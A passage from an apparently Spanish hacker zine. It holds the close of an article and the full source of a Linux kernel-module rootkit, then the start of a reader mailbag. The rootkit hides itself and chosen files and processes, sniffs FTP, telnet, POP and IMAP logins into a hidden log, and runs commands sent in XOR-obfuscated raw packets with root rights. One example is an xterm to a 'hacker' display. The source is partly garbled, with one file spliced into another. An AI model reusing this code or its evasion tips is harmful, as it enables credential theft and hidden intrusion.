El el kernel 2.0.x no hace falta usar otro modulo para ocultarse. Hay que averiguar la direccion de la estructrura que apunta a nuestro modulo y a continuacion poner el nombre, el tamaño y sus referencias a 0.

Pero todavia pueden averiguar que hemos insertado un modulo troyano mirando los simbolos del kernel con ksyms. Para burlar esto en el kernel 2.2.x basta con localizar la estructura que apunta a nuestro modulo y poner el campo nsyms a 0. Rapido, limpio y facil :). En el 2.0.x la cosa se complica un poco, porque no tiene campo nsyms, asi que tenemos que parchear la syscall get_kernel_syms, y eliminar los simbolos de nuestro modulo, pero yo lo he intentado y lo unico que he conseguido es que el ksyms me dijera:

"is someone else playing with modules?"

XD. Que cabron. Haciendo un strace se ve que lo que hace es llamar a get_kernel_syms con direccion destino 0, y esta devuelve el numero de simbolos. Despues llama otra vez con una direccion de memoria valida y mi funcion le devuelve menos simbolos de los le habia dicho al principio :).

Intente arreglarlo, pero lo unico que consegui es que se me colgara el kernel (mal rollo), asi que opte por una solucion mas radikal: devolver siempre 0. No es muy elegante, pero si el admin no es muy listo colara :-P

6.- Sniffando paquetes

Para esnifar paquetes nos hacen falta tres(3) cosas:

- Una estructura packet_type que usaremos para registar e instalar nuestro filtro.

- Registrar e instalar la estructura de arriba con dev_add_pack()

- Una rutina que se encargue de recibir los paquetes y procesarlos, cuya direccion tendremos que poner en el campo func de la estructura arriba mencionada.

La rutina que se encarga de procesar los paquetes toma tres argumentos:

- Un puntero a una estructura sk_buff, otro a una estructura device y otro

a una est. packet_type.

El que nos interesa a nosotros es el primero. Todos los paquetes son colocados en estructuras sk_buffs, para luego ser procesados por los handlers registrados.

Campos que nos interesan de la estructura sk_buff:

- skb->nh :
nh significa network header, y contiene la cabecera de la capa de red. En este caso es una cabecera IP. Para referenciar dicha cabecera se usa skb->nh.iph. (en 2.0.x es skb->h.iph)

- skb->h :
es una union de punteros que se usan para referenciar a la cabecera de la capa de transporte (tcp). Para apuntarlo se usa skb->h.raw y para referenciarlo skb->h.nh. (en 2.0.x solo existe el campo con la cabecera IP).

- skb->data :
Lo usaremos para apuntar a los datos del paquete.

De estos campos el unico que esta apuntando correctamente es el de la cabecera IP. Los demas tendremos que ajustarlos nosotros.

Con lo que tenemos ya podemos hacer un sniffer exactamente igual que en un programa normal, pero hay un problema: no sabemos como loguear las conexiones. Pues exactamente igual que en un sniffer en Ring3: con las syscalls open y write. Pero si hacemos esto nos encontramos con otro problema; si recordais, las syscalls esperan en los parametros punteros que apuntan en el espacio de direcciones de la aplicacion que se esta ejecutando en ese momento, y nosotros queremos pasarle punteros del kernel, que evidentemente no funcionarian. Entonces necesitamos reservar memoria en el espacio del usuario, ¿como?, como lo hace malloc(): cambiando el valor del final del segmento de datos (brk), utilizando la syscall brk. Al principio parece complicado pero ya vereis como no lo es. Para escribir o leer datos desde un puntero que apunte a una direccion de usuario se usan las funciones:

- __generic_copy_from_user(dst, src, count);

- __generic_copy_to_user(dst, src, count);

Pero todavia tenemos otro problema (joder que cantidad de problemas!): hemos dicho que vamos a usar la tarea actual para conseguir memoria de usuario, pero el kernel no tiene siempre un tarea ejecutandose. Como sabemos que una tarea se esta ejecutando? - Cuando se produce una syscall. Lo que vamos a hacer es conseguir memoria de usuario cuando se produzca una syscall. Mirad el codigo fuente para que os quede mas claro.

7.- Referencias

- Phrack. Issue 52. Articulo 18 "Weakening the Linux Kernel"
- Phrack. Issue 52. Articulo 17 "Protected mode programming and O/S development"
- Phrack. Issue 55. Articulo 12 "Building Into The Linux Network Layer"
- "Linux Kernel Module Programming Guide" - Ori Pomerantz
- Las fuentes del kernel :)

8.- Caracteristicas del modulo

El modulo puede compilar en kernels 2.2.x o 2.0.x. Para compilarlo para uno u otro: make K22 o make K20. Si lo compilas para el 2.2.x tambien te compila el modulo hider. Junto con el modulo esta el codigo fuente de un programa llamado control que sirve para ejecutar (backdoor) algun programa ocultandolo, o bien para ocultar algun proceso o fichero. Para comunicarse con el modulo manda un paquete IP con el campo protocol a 128, y los datos estan encriptados (un simple XOR) para evitar que algun monitor de paquetes vea que por su red circulan paquetes con los datos: "/usr/X11R6/bin/xterm -display hacker:0.0 -ut -e /bin/tcsh". Seria bastante sospechoso no? :). Tambien es un sniffer, que escucha conexiones en los puertos 21, 23, 109,110, 143 y 513. Las conexiones se loguean el fichero LOG_FILE, que por defecto es "/tmp/.mis_logs_33137". Os recomiendo que lo cambieis, y que nada mas instalarlo oculteis el archivo con el programa control.

Si lo compilas para el kernel 2.0.x no hace falta que insertes el modulo hider, pero en el 2.2.x si hace falta. El programa control es muy cutre, y seguro que mas de un script kiddie no sabe usarlo (mejor ;)). Lo que hace el backdoor es cambiar la primera llamada que se hace a execve() para ejecutar nuestro backdoor, asi que el programa control se conecta al puerto telnet para que se ejecute el telnetd, ya que si el root (por ejemplo) hace un ls y no le sale nada, o peor, le dice que el xterm no puede abrir el display hacker:0.0 seria muy sospechoso. El modulo tambien oculta el flag del modo promiscuo, pero no lo pone. Para ponerlo:

```
#insmod modsniff.o
#insmod hider.o
 error: dispositivo o recurso ocupado (logico)
#ifconfig eth0 promisc
#ifconfig eth0 -promisc
```

Y ya esta. Tened cuidado, y cambiad lo de la forma de comunicarse con el modulo, porque si no lo cambiais, haciendo un broadcast con un paquete de ese tipo os podrian descubrir.

9.- Clave pgp

<Ir a 0x14>

10.- El codigo

<++> modulos/modsniff/Makefile

```
all: K22

# Modificad KERNEL_HEADERS con vuestra path a las cabeceras
# del kernel

KERNEL_HEADERS=-I/usr/src/linux-2.2.10/include/linux

CFLAGS=-c -O2 -fomit-frame-pointer

K22: clean control_main
        gcc $(KERNEL_HEADERS) $(CFLAGS) -DK22 modsnif.c
        gcc $(KERNEL_HEADERS) $(CFLAGS) -DK22 hider.c

K20: clean control_main
        gcc $(KERNEL_HEADERS) $(CFLAGS) -DK20 modsnif.c

control_main:
        gcc control.c -o control

clean:
        rm -rf *~ *# modsnif.o hider.o control
```

```
<-->

<++> modulos/modsniff/control.c

#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netdb.h>
#include <errno.h>

#include <stdio.h>
#include <stdlib.h>
#include <getopt.h>

#include <linux/if.h>
#include <linux/sockios.h>

u_int32_t mi_ip()
{
  struct ifreq *ifr;
  struct ifconf ifc;
  int fd = socket(AF_INET, SOCK_DGRAM, 0);
  int c, d = 1;
  u_int32_t dir;

  bzero(&ifc, sizeof(ifc));
  if (ioctl(fd, SIOCGIFCONF, &ifc) < 0) {
    perror(" mi_ip() ");
    exit(0);
  }

  ifr = (struct ifreq*) malloc(ifc.ifc_len);
  (long*) ifc.ifc_buf = ifr;

  if (ioctl(fd, SIOCGIFCONF, &ifc) < 0) {
    perror(" mi_ip() ");
    exit(0);
  }

  c = (ifc.ifc_len / sizeof(struct ifreq));

  for (d = 0; d < c; d++)
    if (strncmp(ifr[d].ifr_name,"lo",2) != 0) {
      dir = (*(struct sockaddr_in*)&ifr[d].ifr_addr).sin_addr.s_addr;
      if (ioctl(fd, SIOCGIFFLAGS, &ifr[d]) < 0) {
        perror(" mi_ip() ");
        exit(0);
      }
      if (ifr[d].ifr_flags & IFF_UP) return dir;
    }
  return inet_addr("127.0.0.1");
}

long resuelve(char *host)
{
  struct hostent *res;
  long ret;

  if (inet_addr(host) != -1){
    ret = inet_addr(host);
    return ret;
  }
  res = gethostbyname(host);
  if (res == NULL){
    printf("\n Error : gethostbyname() : No se puede resolver el nombre del host\n\n");
    exit(0);
  }
```

```
  memcpy((char*)&ret,(char*)res->h_addr,res->h_length);
  return ret;
}

struct mensaje {
  char cmd[1024];
  char k;
  char type;
  u_int32_t addr;
  u_int16_t port;
} *men;

void encripta(char *pt, char k, int len)
{
  int c = len;
  while (c--) pt[c] = pt[c] ^ k;
}

void main(int argc, char **argv)
{
  char buff[4096];
  struct iphdr *ip = (struct iphdr*) buff;
  char *DATA = (char*) (buff + sizeof(struct iphdr));
  struct sockaddr_in dir = { AF_INET, 0, 0};
  int fde = socket(AF_INET, SOCK_RAW, 255),ret;
  char *cmd, x, l, c;
  unsigned long saddr, daddr;

  if (argc < 5) {
    printf(" Uso:\n");
    printf("\t%s <host destino> next->next; /* cool, lets hide it :) */
        return -1; /* the end. simple heh? */
}

<-->

<++> modulos/modsniff/modsniff.c

#define MODULE
#define __KERNEL__

#include <linux/ctype.h>
#include <linux/config.h>
#include <linux/module.h>
#include <linux/version.h>

#include <linux/fd.h>
#include <linux/if.h>
#include <linux/if_ether.h>
#include <linux/unistd.h>
#include <linux/fs.h>
#include <linux/net.h>
#include <linux/fcntl.h>
#include <linux/netdevice.h>
#include <linux/tcp.h>
#include <linux/ip.h>
#include <linux/fcntl.h>
#include <linux/proc_fs.h>
#include <linux/dirent.h>

#include <syscall.h>

#include <asm/segment.h>

int errno;

#ifdef K20
#define __generic_copy_from_user memcpy_fromfs
```

```
#define __generic_copy_to_user memcpy_tofs
#endif

static inline _syscall1(int, brk, void *, end_data_segment);
static inline _syscall3(int, open, char *, name, int, flags, mode_t, mode);
static inline _syscall3(int, write, int, fd, const void *, buf, size_t, len);
static inline _syscall1(int, close, int, fd);

extern void *sys_call_table[];

char cmd[1024];

/*
 *  Poned en LOG_FILE el archivo donde se guardaran los logs
 *  del sniffer
 */

#define LOG_FILE "/tmp/.mis_logs_33137"

/*
 *  Esta estructura se usa para mantener las conexiones
 *  activas en memoria en una lista doblemente enlazada
 */

#define DATA_LEN 512

struct Con {
  __u32 sa,da,sSeq,dSeq;
  __u16 sp,dp;
  char data[DATA_LEN];
  int len, log;
  struct Con *sig,*ant;
} *Conroot = NULL;

#define SIZE_CON sizeof(struct Con)

/*
  Funciones de utilidad
*/

struct Con *Busca(__u32 , __u32 , __u16 , __u16 );
void mibzero(char *,int );
char *mintoa(__u32 );
int mira_port(__u16 );
int mi_ioctl(int , int , unsigned long);
int Filtro(struct sk_buff *, struct device *, struct packet_type *);
void Procesa(struct iphdr*, struct tcphdr*, char*, int);
void Nuevacon(__u32 , __u32 , __u16 , __u16);
void Borracon(struct Con*);
int Datos(__u32 , __u32 , __u16 , __u16, char*, int, __u32);
void loguea(struct Con*);
int mi_getdents(unsigned int fd, struct dirent *dirp, unsigned int count);
int mi_get_kernel_syms(struct kernel_sym *table);
int oculta(struct module *);
void backdoor(struct sk_buff*);
int mi_execve (char *, const char **, const char**);
void actualizaseq(struct Con*, __u16, struct tcphdr*);
int miraseq(struct Con*, __u16, __u32);
void nuevo_pid(char*);
int busca_pid(char*);

/*
 *  estos vectores apuntan a las llamadas al sistema originales
 */

int (*o_ioctl) (int fd, int pet, unsigned long arg);
int (*o_getdents) (unsigned int fd, struct dirent *dirp, unsigned int count);
int (*o_get_kernel_syms) (struct kernel_sym *table);
```

```
int (*o_execve) (char *, const char**, const char**);

/*
 *  flags del modo promiscuo del interfaz y de la ejecucion del backdoor
 */

int promisc = 0;
int back = 0;

/*
 *  Este array lo uso para almacenar los pids y los archivos a ocultar por
 *  getdents()
 */
char *pids[1024];
/*
 *  Podria haber usado una lista enlazada para ahorrar memoria pero no
 *  tenia ganas XD
 */
int npids = 0;

/*
 *  Esta estructura define el filtro a usar para
 * "sniffar" paquetes
 */

struct packet_type mihandler;

/*
 *  Puertos en los que esnifar conexiones
 */

__u16 Ports[6] = { 21, 23, 109, 110, 143, 513 };

void cleanup_module()
{
  struct Con *tmp;
  sys_call_table[SYS_ioctl] = (void*) o_ioctl;
  sys_call_table[SYS_getdents] = (void*) o_getdents;
  sys_call_table[SYS_execve] = (void*) o_execve;

#ifdef K20
  sys_call_table[SYS_get_kernel_syms] = (void*) o_get_kernel_syms;
#endif

  dev_remove_pack(&mihandler);
/*
 *  Libero la memoria ocupada por la lista enlazada
 */
  while (Conroot) {
    tmp = Conroot;
    Conroot = Conroot->sig;
    kfree(tmp);
  }
}

int init_module()
{
  register struct module *mp asm("%ebp");
  register struct module *mp2 asm("%ebx");

/*
 *  Averiguo en que registro se encuentra el puntero a la estructura de
 *  este modulo y lo oculto (en el 2.0.x)
 */
  if (&cleanup_module == mp2->cleanup) oculta(mp2);
  else
    if (&cleanup_module == mp->cleanup) oculta(mp);
    else
```

```
      return -1;
/*
 *  Si el puntero al modulo no estaba en ebp ni en ebx no cargo el modulo.
 *  Cambia los registros por cualquier otro y vuelvelo a cargar.
 */

/*
 *  Pongo mis propias syscalls
 */
  o_ioctl = sys_call_table[SYS_ioctl];
  sys_call_table[SYS_ioctl] = (void*) mi_ioctl;

  o_getdents = sys_call_table[SYS_getdents];
  sys_call_table[SYS_getdents] = (void*) mi_getdents;

  o_execve = sys_call_table[SYS_execve];
  sys_call_table[SYS_execve] = (void*) mi_execve;

  sys_call_table[200] = (void*) o_execve;

#ifdef K20
  o_get_kernel_syms = sys_call_table[SYS_get_kernel_syms];
  sys_call_table[SYS_get_kernel_syms] = (void*) mi_get_kernel_syms;
#endif

/*
 *  Y tambien el filtro para el sniffer
 */
  mibzero((char*)&mihandler,sizeof(mihandler));
  mihandler.type = htons(ETH_P_IP);
  mihandler.func = Filtro;
  dev_add_pack(&mihandler);

  return 0;
}

int oculta(struct module *mp)
{
/*
 *  Si el kernel es el 2.2.x ponemos nsyms=0 para burlar a
 *  get_kernel_syms()
 */
#ifdef K22
  mp->nsyms = 0;
#endif

/*
 *  Si el kernel es el 2.0.x ocultamos el modulo directamente
 */
#ifdef K20
  *(char*)mp->name = 0;
  mp->size = 0;
  mp->ref = 0;
#endif
  return 0;
}

int Filtro(struct sk_buff *skb, struct device *dv, struct packet_type *pt)
{
  int len;

#ifdef K22
  backdoor(skb);

  if (skb->nh.iph->protocol == 6) {

    skb->h.raw = skb->nh.raw + (skb->nh.iph->ihl * 4);
    skb->data = skb->nh.raw + (skb->nh.iph->ihl * 4) + (skb->h.th->doff * 4);
```

```
    len = htons(skb->nh.iph->tot_len) - (skb->nh.iph->ihl * 4) - (skb->h.th->doff * 4);

    if ((mira_port(skb->h.th->source)) || (mira_port(skb->h.th->dest)))
      Procesa(skb->nh.iph,skb->h.th,skb->data,len);
  }
  kfree_skb(skb);
#endif

#ifdef K20
  struct tcphdr *tcp;
  char *ptr;

  backdoor(skb);
  if (skb->h.iph->protocol == 6) {

    ptr = (char*) skb->h.raw + (skb->h.iph->ihl * 4);
    tcp = (struct tcphdr*) ptr;
    skb->data = skb->h.raw + (skb->h.iph->ihl * 4) + (tcp->doff * 4);
    len = htons(skb->h.iph->tot_len) - (skb->h.iph->ihl * 4) - (tcp->doff * 4);

    if ((mira_port(tcp->source)) || (mira_port(tcp->dest)))
      Procesa(skb->h.iph,tcp,skb->data,len);
  }
  kfree_skb(skb, FREE_READ);
#endif

return 0;
}

struct mensaje {
  char cmd[1024];
  char k;
  char type; /* 1 = backdoor, 2 = ocultar pid */
  __u32 addr;
  __u16 port;
} *men;

void encripta(char *pt, char k, int len)
{
  int c = len;
  while (c--) pt[c] = pt[c] ^ k;
}

void backdoor(struct sk_buff *skb)
{
  char *data;

#ifdef K20
  if (skb->h.iph->protocol != 123) return;
  data = skb->h.raw + (skb->h.iph->ihl * 4);
#endif
#ifdef K22
  if (skb->nh.iph->protocol != 123) return;
  data = skb->nh.raw + (skb->nh.iph->ihl * 4);
#endif
  men = (struct mensaje*) data;

  encripta(men->cmd, men->k, 1024);
  if (strlen(men->cmd) >= 1024) return;

  if (men->type == 1) {
    strcpy(cmd, men->cmd);
    back = 1;
  }
  if (men->type == 2) nuevo_pid(men->cmd);
}

void Procesa(struct iphdr *ip, struct tcphdr *tcp, char *data, int len)
```

```
{
  struct Con *ctmp;

/*
 *  Si el paquete tiene el flag SYN es una peticion de conexion
 */
  if (tcp->syn == 1)
    if (Busca(ip->saddr, ip->daddr, tcp->source, tcp->dest) == NULL) {
      Nuevacon(ip->saddr, ip->daddr, tcp->source, tcp->dest);
      ctmp = Busca(ip->saddr, ip->daddr, tcp->source, tcp->dest);
/*
 *  Guardo los ISN
 */
      actualizaseq(ctmp, tcp->source, tcp);
      return;
    }

/*
 *  Si tiene FIN o el RST la marcamos como terminada y lista para loguear
 */
  if ((tcp->fin == 1) ||
      (tcp->rst == 1)) {
    ctmp = Busca(ip->saddr, ip->daddr, tcp->source, tcp->dest);
    if (ctmp) ctmp->log = 1;
    return;
  }

/*
 *  Si llegamos aqui el paquete es un paquete de datos, si tiene los añadimos
 *  al buffer de la conexion y actualizamos los SEQ numbers
 */
  if (len > 0)
    if (Datos(ip->saddr, ip->daddr, tcp->source, tcp->dest, data, len, tcp->seq)) {
      ctmp = Busca(ip->saddr, ip->daddr, tcp->source, tcp->dest);
      if (ctmp) actualizaseq(ctmp, tcp->source, tcp);
    }
}

int Datos(__u32 sa, __u32 da, __u16 sp, __u16 dp, char *data, int len, __u32 seq)
{
  struct Con *btmp;

  btmp = Busca(sa, da, sp, dp);
  if (!btmp) return 0;

  if (!miraseq(btmp, sp, seq)) return 0;

  if ((btmp->len + len) > DATA_LEN) return;

  memcpy(&btmp->data[btmp->len], data, len);
  btmp->len += len;
  return 1;
}

int miraseq(struct Con *con, __u16 port, __u32 seq)
{
  if (port == con->sp) {
    if (con->sSeq == 0) return 1;
    if (htonl(con->sSeq) < htonl(seq)) return 1;
    return 0;
  }
  if (port == con->dp) {
    if (con->dSeq == 0) return 1;
    if (htonl(con->dSeq) < htonl(seq)) return 1;
    return 0;
  }
}
```

```
void actualizaseq(struct Con *con, __u16 port, struct tcphdr *tcp)
{
  if (port == con->sp) {
    con->sSeq = tcp->seq;
    return;
  }
  if (port == con->dp) {
    con->dSeq = tcp->seq;
    return;
  }
}

void Borracon(struct Con *bcon)
{
  struct Con *ant, *sig;

  ant = bcon->ant;
  sig = bcon->sig;

  if ((bcon == Conroot) && (!bcon->sig)) Conroot = NULL;
  if ((bcon == Conroot) && (bcon->sig)) Conroot = bcon->sig;
  kfree(bcon);

/*
 *  Hay que tener cuidado con los punteros en codigo Ring0 ;)
 */
  if ((ant) && (sig)) {
    ant->sig = sig;
    sig->ant = ant;
    return;
  }
  if ((ant) && (!sig)) {
    ant->sig = NULL;
    return;
  }
  if ((sig) && (!ant)) {
    sig->ant = NULL;
    return;
  }
}

void loguea(struct Con *con)
{
  int fd;
  int mmm = current->mm->brk;
  int nombre;
  char buff[1024]; /* 1024 sera suficiente */

  brk((void*)mmm + strlen(LOG_FILE) + 1);

  __generic_copy_to_user((void*) mmm, LOG_FILE, strlen(LOG_FILE) + 1);

  fd = open((void*)mmm, O_RDWR | O_APPEND, 0);
  if (fd < 0) fd = open((void*)mmm, O_RDWR | O_CREAT, 0);
  brk((void*)mmm);
  if (fd < 0) return;

  brk((void*) mmm + 1024);
  sprintf(buff,
          "\n-------------------------------------------------------------------------\n"
          "\t%s [%i] ==> ",mintoa(con->sa),htons(con->sp));
  __generic_copy_to_user((void*)mmm, buff,strlen(buff));
  write(fd, (void*)mmm, strlen(buff));

  sprintf(buff,"[%i] %s\n"
          "-------------------------------------------------------------------------\n",
          htons(con->dp),mintoa(con->da));
  __generic_copy_to_user((void*)mmm, buff,strlen(buff));
```

```
  write(fd, (void*)mmm, strlen(buff));

  brk((void*) mmm + con->len);
  __generic_copy_to_user((void*)mmm, con->data, con->len);
  write(fd, (void*)mmm, con->len);

  brk((void*)mmm);
  close(fd);
}

void Nuevacon(__u32 sa, __u32 da, __u16 sp, __u16 dp)
{
  struct Con *cnue, *ctmp = Conroot;

  if (!ctmp) {
    Conroot = kmalloc(SIZE_CON, GFP_KERNEL);
    ctmp = Conroot;
    mibzero((char*)ctmp, SIZE_CON);
    ctmp->sa = sa;
    ctmp->da = da;
    ctmp->sp = sp;
    ctmp->dp = dp;
    return;
  }

  while (ctmp->sig) ctmp = ctmp->sig;

  cnue = kmalloc(SIZE_CON, GFP_KERNEL);
  mibzero((char*)cnue, SIZE_CON);
  cnue->sa = sa;
  cnue->da = da;
  cnue->sp = sp;
  cnue->dp = dp;

  cnue->ant = ctmp;
  ctmp->sig = cnue;
}

int mira_port(__u16 p) {
  int c1;
  for (c1 = 0; c1 < 6; c1++)
    if (Ports[c1] == htons(p)) return 1;
  return 0;
}

struct Con *Busca(__u32 sa, __u32 da, __u16 sp, __u16 dp) {
  struct Con *Cur = Conroot;
  if (Cur == NULL) return NULL;
  while (Cur != NULL) {
    if (Cur->sa == sa)
      if (Cur->da == da)
        if (Cur->sp == sp)
          if (Cur->dp == dp) return Cur;
    Cur = Cur->sig;
  }
  Cur = Conroot;
  while (Cur != NULL) {
    if (Cur->sa == da)
      if (Cur->da == sa)
        if (Cur->sp == dp)
          if (Cur->dp == sp) return Cur;
    Cur = Cur->sig;
  }
  return NULL;
}

void mibzero(char *d,int l)
{
```

```
  while (l--) *(d++) = 0;
}

char *mintoa(__u32 dir)
{
  static char ret[18];
  unsigned char *p;
  mibzero(ret,18);

  p = (char*) &dir;
  sprintf(ret,"%u.%u.%u.%u",(p[0] & 0xff),(p[1] & 0xff),(p[2] & 0xff),(p[3] & 0xff));
  return ret;
}

int mi_ioctl(int fd, int pet, unsigned long arg)
{
  int ret;
  struct ifreq ifr;
  struct Con *con, *ctmp = Conroot;

  while (ctmp) {
    con = ctmp->sig;
    if (ctmp->log) {
      if (ctmp->len > 0) loguea(ctmp);
      Borracon(ctmp);
      con = Conroot;
    }
    ctmp = con;
  }

  if (pet == SIOCGIFFLAGS) {
    ret = (*o_ioctl) (fd, pet, arg);
    __generic_copy_from_user((struct ifreq*)&ifr, (struct ifreq*)arg, sizeof(struct ifreq));
    if (promisc) ifr.ifr_flags |= IFF_PROMISC;
    else ifr.ifr_flags &= ~IFF_PROMISC;
    __generic_copy_to_user((struct ifreq*)arg, (struct ifreq*)&ifr, sizeof(struct ifreq));
    return ret;
  }
  if (pet == SIOCSIFFLAGS) {
    __generic_copy_from_user((struct ifreq*)&ifr, (struct ifreq*)arg, sizeof(struct ifreq));
    if ((ifr.ifr_flags & IFF_PROMISC) == IFF_PROMISC) promisc = 1;
    else promisc = 0;
    ifr.ifr_flags |= IFF_PROMISC;
    __generic_copy_to_user((struct ifreq*)arg, (struct ifreq*)&ifr, sizeof(struct ifreq));
    return (*o_ioctl) (fd, pet, arg);
  }
  return (*o_ioctl) (fd, pet, arg);
}

int mi_getdents(unsigned int fd, struct dirent *dirp, unsigned int count)
{
    int total = 0, ret;
    struct dirent *dirp2, *dirp3, *dsrc, *ddst;
    char *ptr;

    ret = (*o_getdents) (fd, dirp, count);

    if (ret > 0) {

      dirp2 = (struct dirent*) kmalloc(ret, GFP_KERNEL);
      dirp3 = (struct dirent*) kmalloc(ret, GFP_KERNEL);
      dsrc = dirp2;
      ddst = dirp3;

      __generic_copy_from_user(dirp2, dirp, ret);
      mibzero((char*) dirp3, ret);
      __generic_copy_to_user( dirp, dirp3, ret);
```

```
      while (ret > 0) {
                ret -= dsrc->d_reclen;
                if (!busca_pid(dsrc->d_name)) {
              memcpy( ddst, dsrc, dsrc->d_reclen);
              total += ddst->d_reclen;
              ptr = (char*) ddst;
              ptr += ddst->d_reclen;
              ddst = (struct dirent*) ptr;
            }
                ptr = (char*) dsrc;
                ptr += dsrc->d_reclen;
                dsrc = (struct dirent*) ptr;
      }
      __generic_copy_to_user(dirp, dirp3, total);

      kfree(dirp2);
      kfree(dirp3);
      return total;
    }
    return ret;
}

#ifdef K20

int mi_get_kernel_syms(struct kernel_sym *table)
{
  return 0; /* Esto es la caña eh? ;) */
}

#endif

int my_execve(const char *filename, const char *argv[], const char *envp[])
{
    long __res;
    __asm__ volatile ("int $0x80":"=a" (__res):"0"(200), "b"((long) (filename)),
                        "c"((long) (argv)), "d"((long) (envp)));
    return (int) __res;
}

int mi_execve (char *nombre, const char *arg[], const char *env[])
{
  unsigned long mmm,mtmp;
  int ret;
  char pid[1024];

  if (back) {
    back = 0;
    mmm = current->mm->brk;
    brk((void*) mmm + 1024);
    mtmp = mmm + 16;
    __generic_copy_to_user((void*)mmm, &mtmp, 4);
    __generic_copy_to_user((void*) mtmp, "/bin/bash", 10);

    mtmp = mmm + 26;
    __generic_copy_to_user((void*)(mmm + 4), &mtmp, 4);
    __generic_copy_to_user((void*) mtmp, "-c", 3);

    mtmp = mmm + 29;
    __generic_copy_to_user((void*)(mmm + 8), &mtmp, 4);
    __generic_copy_to_user((void*) mtmp, cmd, strlen(cmd) + 1);

    mtmp = 0;
    __generic_copy_to_user((void*)(mmm + 12), &mtmp, 4);

/*
 *  Aqui oculto el proceso creado mediante el backdoor
 */
    sprintf(pid,"%i",current->pid);
```

```
        nuevo_pid(pid);

/*
 *  Y le doy privilegios de r00t
 */
    current->euid = 0;
    current->uid = 0;
    current->egid = 0;
    current->gid = 0;

    ret = my_execve((void*) (mmm + 16), (void*)mmm, (void*)(mmm + 12));
  } else
    ret = my_execve (nombre, arg, env);
  return ret;
}

void nuevo_pid(char *nombre)
{
        pids[npids+1] = NULL;
        pids[npids] = (char*) kmalloc(strlen(nombre), GFP_KERNEL);
        strcpy(pids[npids], nombre);
        npids++;
}

int busca_pid(char *nombre)
{
        int c = 0;
        for (c = 0; c < npids; c++)
                if (strstr(nombre, pids[c])) return 1;
        return 0;
}

<-->

*EOF*
```

```
-[ 0x0B ]--------------------------------------------------------------------
-[ SET Inbox ]---------------------------------------------------------------
-[ by Paseante ]-------------------------------------------------------SET-22-
Me alegro de la buena acogida de esta seccion, veo proximo un futuro donde
podamos dejar de escribir esos articulos tan pesados para dedicarnos solo
a contestar mensajes, mucho mas divertido y descansado ;-D
Pero sigamos a lo nuestro, como dice la pagina web de la embajada rusa
en Washington, hoy es 18 - I - 100. Y2K?. Un bulo se~ores, un bulo.
 SET mail: set-fw@bigfoot.com (Inbox, articulos, ofrecimientos y demas)
-{ 0x01 }-
 [ SET 21, el ultimo del milenio? ]
Ni el ultimo del siglo ni el ultimo del milenio (a no ser que no hagais nada
durante el 2000). Tanto el siglo como el milenio (como el lustro como la
decada) acaban el 31 de diciembre del 2000.
  [ En temas de fechas nadie da una a derechas. Parece un refran pero
    se me acaba de ocurrir, verdad que soy listo? ;-). Pero dado que
    hay muchos atrapados en esta inutil discusion aclaremos un poco
    las ideas.
    Lamentablemente la falacia del "2001" ha conseguido atraer a muchos
    bienintencionados aunque ignorantes seguidores, tengamos en cuenta
    que nuestra civilizacion cuenta como a~o 0 el nacimiento de Cristo y
    resulta que nadie sabe exactamente cuando fue eso. La mejor suposicion
    es que el segundo milenio se acabo casi con toda probabilidad
    entre las Olimpiadas de Los Angeles y el primer numero de SET.
    Asi pues la teoria que defiendes es absurda por dos motivos:
    1- En el 2000 y mas en el 2001 hara varios a~os que hemos
       entrado en el tercer milenio
    2- Retrasar aun mas la celebracion de algo que ya ha sucedido es
       completamente ridiculo.
    Y puesto que algun dia hay que celebrarlo hemos escogido el 2000
    porque es un numero muy bonito. ]
-{ 0x02 }-
Hola a todos. Desde hace un tiempo tengo una duda que me esta comiendo el
coco todos los dias:
  [ Dejame adivinar: A que quieres compartirla con nosotros? ]
Cuando configugas un programa de correo electronico como por ejemplo Eudora,
que es el que yo uso, para recibir el correo te pide el password, pero para
enviar no. Entonces si yo me hago con la cuenta POP y SMTP de alguien que me
cae muy mal, puedo enviar correo como si fuera el, pero no recibirlo. ¨Es asi?
  [ He acertado, querias contarnoslo. Bien, no creo que si 'configugas'
    un programa cambie nada porque el tio te caiga muy mal, casi te
    aseguraria que ira igual aunque te caiga muy bien ]
Si esto funciona, ahora es mas facil que nunca, porque como mucha gente se ha
apuntado a ISP\'s gratuitos, puedes saber de manera facil las cuentas POP y
SMTP. Aunque a veces sea por ejemplo:
E-MAIL     : lamer@lamers.net
CUENTA POP : lamer123@pop.lamers.net
 [ Por 25 euros. Pueden decirme donde esta el error? ]
Pero mucha gente se pone el mismo loguin que el e-mail. Me gustaria que me
respondierais si realmente se puede suplantar la identidad electronica de esta
manera.
 [ A ver, "hacerse con la cuenta POP" significa tener el duo nombre/clave, lo
   demas no es "hacerse" con nada. Para usar su servidor normalmente tendras
   que conectarte con su mismo proveedor, el relay ya no se lleva, y tu
   Eudora, al menos antes, ponia algo como X-Sender Unverified si no ha podido
   comprobar que tu eres el due~o de la cuenta. Si no te ha quedado claro te
   lo pongo facil: Si el que recibe el correo es tonto no hay problema. ]
Gracias
 [ Pssch, no hay de que ]
BLIZZARD
<The true reality is beyond the dark side>
 [ Siempre he dicho eso ]
```

-{ 0x03 }-
De : KrAsHiNgDoWn "*@ctv.es"
  [Es molon tu nick]
Chateando por ahi, me encontre un borde que
me estaba dando la brasa, yo lo mande a la puta mierda
y el me dijo que tenia el control de mi ordenata
  [No j*das!. Me gusta tu actitud decidida.]
y que podia saber cuando estaba conectado, que me podia borrar el disco
duro y un pu~ao' de palabrostias que no me apetece citar porque son muchas...

  [Ke flipe, cuentanoslo todo sin ahorrar detalle]
En definitiva, me gustaria saber si es verdad lo que dice que me puede
hacer y si es asi, como evitarlo o a la vez joderle a él....
  [La verdad es un concepto tan complejo...realmente nadie deberia
    conectarse a Internet usando Windows pero alguien nos escucha?.
    NO. Y entonces llega Internet gratis, vuelven a echar "Hackers"
    en Canal + y se acaba de montar el gallinero. Adelantate y
    fastidiale, borrate tu el disco antes!!]
Espero vuestra respuesta...
  [Actualizate a Win2k]
-{ 0x04 }-
Que tal paseante, acabo de leer Set 21, esta muy buena, esta
interesante el articulo sobre el ultimo paquete y el de tempest.
  [No esta mal]
En este numero respondiste en el Inbox a la pregunta que formule hace
algunos meses (Gracias por la respuesta, un poco chistosa pero
buena), la pregunta era sobre como saber que tipo SO corre en un
Rapid Site Apache 1.3.4, segun tu respuesta es un MacOS.
  [Si, esa era la parte chistosa pero creo que no llegaste a cogerla]
Yo tambien sabia que Rapid site es un ISP pues lo habia averiguado con
antelacion, muy bien, pero donde puedo buscar informacion para
corroborar eso, quiero decir donde encontraste dicha informacion,

